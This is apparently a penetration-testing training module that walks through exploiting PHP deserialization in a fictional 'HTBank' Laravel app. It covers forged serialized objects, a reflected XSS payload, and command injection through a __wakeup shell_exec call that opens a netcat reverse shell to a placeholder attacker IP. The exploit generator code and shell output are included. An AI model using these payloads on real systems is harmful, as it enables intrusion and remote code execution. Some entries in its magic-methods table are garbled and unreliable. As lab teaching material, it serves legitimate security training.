Exploiting PHP Deserialization


Identifying a Vulnerability (PHP)

Scenario (HTBank)


Let's imagine that `HTBank GmbH` asked us to perform a white-box assessment of their newly developed website. They provided us with a URL, the website's source code, and the hint that it is impossible to create accounts with `@htbank.com` email addresses because these are what administrators use.

Exploring the Site

Browsing to the website, we are greeted with a login screen for which we were given no credentials.




We do notice that there is an option to register a new account. We can verify that attempting to register a user with an `@htbank.com` email address results in a `The email format is invalid` error message, so we will register a test account with the credentials `pentest@test.com:pentest` and subsequently log in.




Note: The fact that `pentest` is allowed as a password signifies the lack of a password policy, but this is out of this module's scope.


Once logged in, we are redirected to the home page, which looks to be populated with placeholder text. Perhaps it is still under development. However, we can see a link in the navbar to `/settings`, which we should take a look at.



On the `Settings` page, we see that we can update our username, email, password, and profile picture, as well as import and export some settings. First, we can try to update our email to `@htbank.com`, but this fails again. We will ignore the profile picture upload for now and focus on the `Import/Export Settings` feature.



Clicking on `Export Settings` gives us a long string that looks to be Base64-encoded.



Since it is not clear what this string is, we will decode it locally and find out it is a serialized PHP object.

mayala@htb[/htb] `$ echo -n TzoyNDoiQXBwXEhlbHBlcnNcVXNl...SNIP... | base64 -d`

```
O:24:"App\Helpers\UserSettings":4:
{s:30:"App\Helpers\UserSettingsName";s:7:"pentest";s:31:"App\Helpers\UserSetting
sEmail";s:16:"pentest@test.com";s:34:"App\Helpers\UserSettingsPassword";s:60:"$2
y$10$kPfp572LjEN1HDYrBOoWqezWZcee58HteiIStVvRu6ndWimUqBN7a";s:36:"App\Helpers\Us
erSettingsProfilePic";s:11:"default.jpg";}
```

Since this is a white-box test, we should check the source code to see exactly what this function does. Based on the file structure, we can tell that this is a Laravel application. To save us the effort of looking through each file, we can `grep` for the message we get after exporting our settings:

mayala@htb[/htb] `$ grep 'Exported user settings!' -nr .`
`./app/Http/Controllers/HTController.php:123: Session::flash('ie-message', 'Exported user settings!');`

Inside `app/Http/Controllers/HTController.php`, we see the following code, which handles the importing and exporting of user details.

Code: php

```
...
public function handleSettingsIE(Request $request) {
    if (Auth::check()) {
        if (isset($request['export'])) {
            $user = Auth::user();
            $userSettings = new UserSettings($user->name, $user->email,
$user->password, $user->profile_pic);
            $exportedSettings = base64_encode(serialize($userSettings));

            Session::flash('ie-message', 'Exported user settings!');
            Session::flash('ie-exported-settings', $exportedSettings);
        }
        else if (isset($request['import']) && !empty($request['settings']))
{
            $userSettings =
unserialize(base64_decode($request['settings']));
            $user = Auth::user();
            $user->name = $userSettings->getName();
            $user->email = $userSettings->getEmail();
            $user->password = $userSettings->getPassword();
            $user->profile_pic = $userSettings->getProfilePic();
            $user->save();

            Session::flash('ie-message', "Imported settings for '" .
$userSettings->getName() . "'");
        }
        return back();
    }
    return redirect("/login")->withSuccess('You must be logged in to
complete this action');
}
...
```

Seeing the use of `serialize` and `unserialize` confirms that the Base64 string was a serialized PHP object. In this case, the server accepts a serialized `UserSettings` object (which

is defined in `app/Helpers/UserSettings.php`) and then updates the logged-in user's details according to the deserialized object's values.

There are no filters or checks on the string when it is imported before it is deserialized, so this looks a lot like something we will be able to exploit.

Note: Import and export of settings or progress are very popular, especially in games, so always keep an eye out for these features as they may be vulnerable if not properly secured.

Object Injection (PHP)

Updating our Email Address

In the previous section we identified calls to `serialize` and `unserialize` in `handleSettingsIE()` which looked very interesting. Looking at `app/Helpers/UserSettings.php` we can see that `Name`, `Email`, `Password`, and `ProfilePic` are the details that are stored in this object.

Code: php

```
<?php

namespace App\Helpers;

class UserSettings {
    private $Name;
    private $Email;
    private $Password;
    private $ProfilePic;

    public function getName() {
        return $this->Name;
    }

    public function getEmail() {
        return $this->Email;
    }

    public function getPassword() {
        return $this->Password;
    }

    public function getProfilePic() {
        return $this->ProfilePic;
```

```
    }

    public function setName($Name) {
        $this->Name = $Name;
    }

    public function setEmail($Email) {
        $this->Email = $Email;
    }

    public function setPassword($Password) {
        $this->Password = $Password;
    }

    public function setProfilePic($ProfilePic) {
        $this->ProfilePic = $ProfilePic;
    }

    public function __construct($Name, $Email, $Password, $ProfilePic) {
        $this->setName($Name);
        $this->setEmail($Email);
        $this->setPassword($Password);
        $this->setProfilePic($ProfilePic);
    }
...
```

With this knowledge, we should be able to generate serialized `UserSettings` objects with arbitrary details, and since `HTBank GmbH` told us specifically that you can't create user accounts with `@htbank.com` email addresses, this is the first thing we will try to do.

First, we will create a file called `UserSettings.php` and copy the contents of `app/Helpers/UserSettings.php` into this. Next, we will create another file named `exploit.php` in the same directory with the following contents to generate a serialized `UserSettings` object with the email address `attacker@htbank.com` and password `pentest`.

Code: php

```
<?php
include('UserSettings.php');

echo base64_encode(serialize(new \App\Helpers\UserSettings('pentest',
'attacker@htbank.com',
```

```
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg')));
```

We can run this PHP file locally and get our serialized object:

mayala@htb[/htb] `$ php exploit.php`

```
TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...WMiO3M6MTE6ImRlZmF1bHQuanBnIjt9
```

Testing Locally

Before we run any attacks against the real target, since we have the source code, it's a good idea to test the attack `locally` first to double-check that everything works as expected.

To avoid having to install many dependencies and set up a MySQL server, we will isolate the targeted functionality we need to test. In this case our target function is `app/Http/Controllers/HTController.php:handleSettingsIE()`, where `unserialize` is called.

We can create a file locally called `target.php` and put the (slightly modified) contents of `handleSettingsIE()` in, specifically :

Code: php

```php
<?php

include('UserSettings.php');

// else if (isset($request['import']) && !empty($request['settings'])) {
//   $userSettings = unserialize(base64_decode($request['settings']));
$userSettings = unserialize(base64_decode($argv[1]));

//   $user = Auth::user();
//   $user->name = $userSettings->getName();
//   $user->email = $userSettings->getEmail();
//   $user->password = $userSettings->getPassword();
//   $user->profile_pic = $userSettings->getProfilePic();
//   $user->save();
print("\n");
print('$user->name = ' . $userSettings->getName() . "\n");
print('$user->email = ' . $userSettings->getEmail() . "\n");
print('$user->password = ' . $userSettings->getPassword() . "\n");
print('$user->profile_pic = ' . $userSettings->getProfilePic() . "\n");
print("\n");
```

```
//   Session::flash('ie-message', "Imported settings for '" . $userSettings->getName() . "'");
print('ie-message => Imported settings for \'' . $userSettings->getName() . '\'');

// }
```

Now we should be able to test the exploit locally before running it against the live target. Passing the base64-encoded payload we generated as the argument to `target.php` we can see the values that the application would work with after unserializing:


mayala@htb[/htb] `$ php target.php`

```
TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...WMiO3M6MTE6ImRlZmF1bHQuanBnIjt9 $user->name = pentest $user->email = attacker@htbank.com $user->password = $2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda $user->profile_pic = default.jpg ie-message => Imported settings for 'pentest'
```

Everything looks good, so we can continue to re-run the attack against the live target.

Running against the Target

Pasting the Base64 string into `Settings` and hitting `Import Settings`, we get a confirmation message that the settings were imported, and looking at the `Update Settings` section, we can confirm that our email was updated to `attacker@htbank.com`. At this point, we can check the other pages if anything is different.



Reflected XSS

We can see in the screenshot above that our username is displayed in the message after successfully importing a user. Using `grep` again, we can see that this message is generated in `app/Http/Controllers/HTController.php` and assigned to the `ie-message` variable:

mayala@htb[/htb] `$ grep -nr "Imported settings for '" .`
`./app/Http/Controllers/HTController.php:135: Session::flash('ie-message', "Imported settings for '" . $userSettings->getName() . "'");`

Searching for the variable name `ie-message`, we see a few responses, but one sticks out:

mayala@htb[/htb] `$ grep -nr 'ie-message' . ...`
`./resources/views/settings.blade.php:53: <p class="text-success">{!! Session::get('ie-message') !!}</p> ...`

Laravel uses the Blade templating engine for rendering its pages, and usually, when we are displaying variables in templates, we enclose them with `{{ ... }}`. We can check the documentation and see that enclosing a variable in `{!! ... !!}` means it will not be run through `htmlspecialchars` before being displayed.

User-controlled data, which is displayed back to us without being escaped, is a perfect scenario for XSS, so we can update our `exploit.php` file to verify this vulnerability by setting the `Name` field to `<script>alert(1)</script>`:

Code: php

```
...
echo base64_encode(serialize(new \App\Helpers\UserSettings('<script>alert(1)
</script>', 'attacker@htbank.com',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg')));
```

Running `exploit.php` again, we get another Base64-encoded payload:


mayala@htb[/htb] `$ php exploit.php`
`TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNld...SNIP...x0LmpwZyI7fQ==`

Local testing confirms the payload works as expected:

mayala@htb[/htb] `$ php target.php`
`TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNld...SNIP...x0LmpwZyI7fQ== $user->name = <script>alert(1)</script> $user->email = attacker@htbank.com $user->password =`

`$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda $user->profile_pic = default.jpg ie-message => Imported settings for '<script>alert(1)</script>'`

We can take this payload, and when we import it into the system, we should get a pop-up window signifying a successful `reflected XSS` attack.



OVPN

Download your files and connect within your own environment

View VPN

RCE: Magic Methods

Magic Methods

In the previous section, we identified that we could give ourselves an `@htbank.com` email address and found an XSS vulnerability. As the last step, we will try to get remote code execution on the server.

Taking another look at `app/Helpers/UserSettings.php` we can see definitions for the functions `__construct`, `__wakeup()` and `__sleep()` at the bottom of the file:

Code: php

```
...
    public function __construct($Name, $Email, $Password, $ProfilePic) {
        $this->setName($Name);
        $this->setEmail($Email);
        $this->setPassword($Password);
        $this->setProfilePic($ProfilePic);
    }

    public function __wakeup() {
        shell_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Imported settings
for user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
    }

    public function __sleep() {
        return array("Name", "Email", "Password", "ProfilePic");
    }
}
```

In PHP, functions whose names start with `__` are reserved for the language. A subset of these functions are so-called magic methods which include functions like `__sleep`, `__wakeup`, `__construct` and `__destruct`. These are special methods that overwrite default PHP actions when invoked on an object.

In total, PHP has 17 `magic methods`. Ranked based on their usage in open-source projects, they are the following:

Method	Description
__construct	Define a constructor for a class. Called when a new instance is created. E.g. `new Class()`
__toString	Define how an object reacts when treated as a string. E.g. `echo $obj`
__call	Called when you try to call inaccessible methods in an **object** context E.g. `$obj->doesntExist()`
__get	Called when you try to read inaccessible properties E.g. `$obj->doesntExist`
__set	Called when you try to write inaccessible properties E.g. `$obj->doesntExist = 1`
__clone	Called when you try to clone an object E.g. `$copy = clone $object`
__destruct	Called when an object is destroyed (Opposite of constructor)
__isset	Called when you try to call `isset()` or `isempty()` on inaccessible properties E.g. `isset($obj->doesntExist)`
__invoke	Called when you try to invoke an object as a function, e.g. `$obj()`

Method	Description
__sleep	Called when serializing an object. If **serialize and** sleep are defined, the latter is ignored. E.g. `serialize($obj)`
__wakeup	Called when deserializing an object. If **unserialize and** wakeup are defined, the latter is ignored. E.g. `unserialize($ser_obj)`
__unset	Called when you try to unset inaccessible properties E.g. `unset($obj->doesntExist)`
__callStatic	Called when you try to call inaccessible methods in a **static** context E.g. `Class::doesntExist()`
__set_state	Called when `var_export` is called on an object E.g. `var_export($obj, true)`
__debuginfo	Called when `var_dump` is called on an object E.g. `var_dump($obj)`
__unserialize	Called when deserializing an object. If **unserialize and** wakeup are defined, __unserialize is used. Only in PHP 7.4+. E.g. `unserialize($obj)`
__serialize	Called when serializing an object. If **serialize and** sleep are defined, __serialize is used. Only in PHP 7.4+. E.g. `unserialize($obj)`

In our example, `__construct` overrides the default PHP constructor, allowing us to specify what should happen when a new `UserSettings` object is created (in this case assigning values from the constructor's parameters). Defining `__sleep` for the `UserSettings` object means that whenever the object is `serialized` this function will be executed prior. Similarly, `__wakeup` is called right before the object is `deserialized`.

Knowing what these methods are, `__wakeup` sticks out to us. We can see that the function is appending a line to `/tmp/htbank.log` every time a user is `deserialized`, which should be each time user settings are imported into the website. What especially stands out here is the use of `shell_exec` with a variable that we control (`$this->getName()` returns the `Name` property, which we can set).

Seeing that we can control part of the command that is passed to `shell_exec`, without any filters, this is an example of a simple command injection. If we set our name to begin with `";` we can break out of the `echo` command and run whatever other command we want.

Getting a Reverse Shell

Knowing that a command injection should be possible, we can update `exploit.php` to set our name to `"; nc -nv <ATTACKER_IP> 9999 -e /bin/bash; #`

Code: php

```
...
echo base64_encode(serialize(new \App\Helpers\UserSettings('"; nc -nv
<ATTACKER_IP> 9999 -e /bin/bash;#', 'attacker@htbank.com',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg')));
...
```

We will run `exploit.php` again to get our new payload:

mayala@htb[/htb] `$ php exploit.php`
`TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...d2ZkYSI7fQ==`

We can update our local `UserSettings.php` to print out the entire command that will be passed to `shell_exec`, just to check if everything is good.

Code: php

```
...
    public function __wakeup() {
        print('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Imported settings for
user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
        shell_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Imported settings
for user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
    }
...
```

Testing Locally

First, we should start a local Netcat listener and test the payload locally.

mayala@htb[/htb] `$ php target.php`
`TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...d2ZkYSI7fQ== echo "$(date +'[%d.%m.%Y %H:%M:%S]') Imported settings for user '"; nc -nv 127.0.0.1 9999 -e /bin/bash;#'" >> /tmp/htbank.logNcat: Version 7.93 ( https://nmap.org/ncat ) Ncat: Connected to 127.0.0.1:9999.`

We can see that the command injection was successful, and you may notice that none of the values were printed out like the other times we ran `target.php` (until we close Netcat).

Running against the Target

We can restart the listener on our attacking machine and once we import the payload into the web application we should get a reverse shell:

mayala@htb[/htb] `$ nc -nvlp 9999 Ncat: Version 7.92 (https://nmap.org/ncat) Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from 172.20.0.4. Ncat: Connection from 172.20.0.4:43134. ls -l total 12 drwxr-xr-x 2 sammy sammy 4096 Oct 8 22:47 css -rw-r--r-- 1 sammy sammy 0 Sep 20 13:19 favicon.ico -rw-r--r-- 1 sammy sammy 1710 Sep 20 13:19 index.php -rw-r--r-- 1 sammy sammy 24 Sep 20 13:19 robots.txt`

Other Attacks

In the example of `HTBank`, we used `deserialization` to control input to `shell_exec` and thus control the command that was executed. However, deserialization is not exclusive to command injection and will not always result in remote code execution, depending on which magic functions the developers have defined. As an attacker, you must be creative and may find it possible to conduct attacks such as SQLi, LFI, and DoS via deserialization.

SQLi via Deserialization

Here is an example of a possible SQL injection via deserialization. Imagine the classes `UserModel` and `UserProperty` are copied from the source code of some targeted website, and `POST_Check_User_Property` is a recreation of how the website handles some example POST request which results in a `UserProperty` object being deserialized.

